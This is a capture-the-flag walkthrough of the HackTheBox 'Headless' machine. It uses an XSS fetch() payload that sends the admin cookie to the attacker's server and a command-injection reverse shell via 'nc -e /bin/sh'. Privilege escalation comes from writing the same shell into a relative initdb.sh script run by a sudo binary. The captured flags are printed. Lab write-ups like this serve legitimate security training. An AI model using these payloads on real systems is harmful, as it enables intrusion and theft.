HTB Linux Easy: Headless
Headless is an Easy rated Linux machine on HTB.
HTB Linux Easy: Headless
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p 5000 10.129.53.93
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-03-23 15:13 EDT
Nmap scan report for 10.129.53.93
Host is up (0.018s latency).

PORT     STATE SERVICE VERSION
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Sat, 23 Mar 2024 19:13:59 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Under Construction</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     background-color: #f7f7f7;
|     margin: 0;
|     padding: 0;
|     display: flex;
|     justify-content: center;
|     align-items: center;
|     height: 100vh;
|     .container {
|     text-align: center;
|     background-color: #fff;
|     border-radius: 10px;
|_    box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 22.01 seconds
Enumerate HTTP (Port 5000)

Found subdirectory using Dirsearch.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~]
└─$ dirsearch -u <http://10.129.53.93:5000>
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_10.129.53.93_5000/_24-03-23_15-20-17.txt

Target: <http://10.129.53.93:5000/>

[15:20:17] Starting:
[15:24:37] 401 -  317B  - /dashboard
[15:27:25] 200 -    2KB - /support

Task Completed
Cookie value:
1
2
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
# Base64 decoded --> "user".uAlmXlTvm8vyihjNaPDWnvB_Zfs
Using an XSS payload in the contact form. 
Authorized cookie found using XSS in the user agent.
1
2
3
4
# Save request in burp (set user agent to FUZZ)

ffuf -ic -c -of csv  -request-proto http -request support.req -w xss.txt
# Payload: <img src=x onerror=fetch('<http://ip/'+document.cookie>);>
1
2
3
4
5
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (<http://0.0.0.0:80/>) ...
10.129.185.190 - - [24/Mar/2024 03:01:30] code 404, message File not found
10.129.185.190 - - [24/Mar/2024 03:01:30] "GET /is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 404 -
We now have access to the dashboard. 
Command injection is possible when we intercept the request. 
Reverse shell payload:
1
nc -e /bin/sh 10.10.14.26 443
Shell as dvir.
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.26] from (UNKNOWN) [10.129.53.93] 40440
id
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
User flag: 93952774a10ce25343527204aab9f377
1
2
cat user.txt
93952774a10ce25343527204aab9f377
Privilege Escalation
Sudo -l output:
1
2
3
4
5
6
7
8
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\\:/usr/local/bin\\:/usr/sbin\\:/usr/bin\\:/sbin\\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
Looks like the syscheck binary executes initdb.sh.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
strings /usr/bin/syscheck
#!/bin/bash
if [ "$EUID" -ne 0 ]; then
  exit 1
last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"
disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"
load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"
if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
exit 0
Create the initdb.sh script.
1
2
3
touch initdb.sh
chmod +x initdb.sh
echo "nc -e /bin/sh 10.10.14.26 443" > initdb.sh
Now we can execute the syscheck binary with sudo.
1
sudo syscheck
Shell as root:
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.26] from (UNKNOWN) [10.129.53.93] 44638
id
uid=0(root) gid=0(root) groups=0(root)
Root flag: 62bd5afddfd8de3d2f63a9163da53f45
1
2
cat root.txt
62bd5afddfd8de3d2f63a9163da53f45
This post is licensed under CC BY 4.0 by the author.